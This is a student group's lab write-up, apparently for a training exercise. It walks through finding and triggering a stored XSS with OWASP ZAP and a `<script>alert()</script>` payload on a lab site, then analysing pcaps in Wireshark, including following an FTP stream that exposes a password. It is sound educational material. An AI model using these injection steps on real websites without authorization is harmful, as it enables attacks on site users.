

# PSP0201

## Week 3

# Writeup

Group Name: Mojo Jojo

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102975	Loi Xinyi	Member
1211102753	Lim Cai QIng	Member
1211102751	Teo Yu Jie	Member

## Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

**Tools used:** Kali Linux, Firefox, OWASP ZAP

**Solution/walkthrough:**

### Question 1

We got the answers by reading the OWASP cheat sheet series.

#### **Input validation strategies**

---

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

### Question 2

We got the answers by reading the OWASP cheat sheet series.

## Allow List Regular Expression Examples


---

### Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

### Question 3

We were shown Santa's official 'Make a Wish!' website. A stored XSS was used as a vulnerability type to exploit the application as users are allowed to post their wishes under the post.



PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Santa's portal

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Showing all wishes:


Enter your wish here:

New book...

WISH!

#### Question 4

After keying in car in the query search bar, q was added as a query string to our browser search bar.



PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Player

Santa's portal

10.10.115.246:5000/?q=car

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

#### Question 5

We run a ZAP (zaproxy) automated scan on the target. There are 2 XSS alerts of high priority in the scan as there are only 2 types of XSS shown which are persistent and reflected.

The screenshot shows the ZAP interface with the 'Alerts' tab selected. There are 6 alerts listed:

- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected) (selected)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- Web Browser XSS Protection Not Enabled (6)
- X-Content-Type-Options Header Missing (4)

Details for the selected alert:

- Cross Site Scripting (Reflected)**
- URL:** http://10.10.27.110:5000/
- Risk:** High
- Confidence:** Medium
- Parameter:** comment
- Attack:** </p><script>alert(1);</script><p>
- Evidence:** </p><script>alert(1);</script><p>
- CWE ID:** 79
- WASC ID:** 8
- Source:** Active (40012 - Cross Site Scripting (Reflected))
- Description:** Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied browser client-side code back to the user.

## Question 6

We substitute the 1 in the bracket with "PSP0201" to show an alert saying "PSP0201".

Enter your wish here:

```
<script>alert("PSP0201")</script>
```

**WISH!**

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Welcome to Santa's official 'Make a Wish!' website

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Showing all wishes:

User	Wish
10.10.115.246:5000	PSP0201
I want a car	

ZAP

## Question 7

After closing the browser and revisiting the site MACHINE-IP:5000, our attack persists.



### Thought Process/Methodology:

After reading the OWASP cheat sheet series, we can match the input validation level with the correct description. We were also shown the regular expression used to validate a US Zip code. Then, we paste the machine's IP into the browser's search bar with port 5000. We were shown Santa's official 'Make a Wish!' website. We keyed in "car" in the query search bar and q was added as a query string to our browser search bar. We launched the OWASP ZAP Application and ran a ZAP automated scan on the URL to Santa's official 'Make a Wish!' website. We were shown 2 XSS alerts of high priority in the scan because there are only 2 types of XSS shown which are persistent and reflected. Then we wrote a Javascript code on the wish text box and substituted "PSP0201" into the bracket to show an alert saying "PSP0201". We closed our browser and revisited the site MACHINE-IP:5000 and found out that our XSS attack persists.

### Day 7: Networking – The Grinch Really Did Steal Christmas

**Tools used:** Kali Linux, Wireshark

**Solution/walkthrough:**

Question 1

We opened "pcap1.pcap" in Wireshark, and the IP address that initiates an ICMP/ping was shown.

Wireshark interface showing a list of network captures. A pink highlight covers several entries, likely the ICMP traffic from Question 1. The status bar at the bottom displays hex and ASCII representations of the captured data.

## Question 2


The filter to only see HTTP GET requests were already shown in the description of the task.

Wireshark search dialog showing the filter `http.request.method == GET`. The results pane below shows a list of HTTP GET requests.

Wireshark interface showing a list of network captures. A pink highlight covers several entries, likely the HTTP GET requests from Question 2. The status bar at the bottom displays hex and ASCII data.

## Question 3


After filtering "pcap1.pcap" in Wireshark, we find /post/ to determine the name of the article that the IP address "10.10.67.199" visited.




#### Question 4

We searched the FTP traffic by using the actual port that it was involved. The filter command was shown in the task description.

ip.dst	Show all packets that are destined to the specified IP address	ip.dst == 192.168.1.1
tcp/udp.port	Show all packets that are sent via the protocol and port specified	tcp.port == 22 / udp.port == 67




Then we followed the TCP stream of the log that was successfully login and was shown with the leaked user's password.




### Question 5

The protocol for the encrypted packet is SSH.




### Question 6

After applying the arp filter to pcap2.pcap in Wireshark, it was shown who has 10.10.122.128.




## Question 7


We used HTTP GET request to filter pcap3.pcap and found a Christmas zip file.



We export the christmas zip file.




When we opened the christmas zip file, we were shown multiple files. In the `elf_mcskidy_wishlist.txt`, the item that will be used to replace Elf McEager was shown.



## Question 8

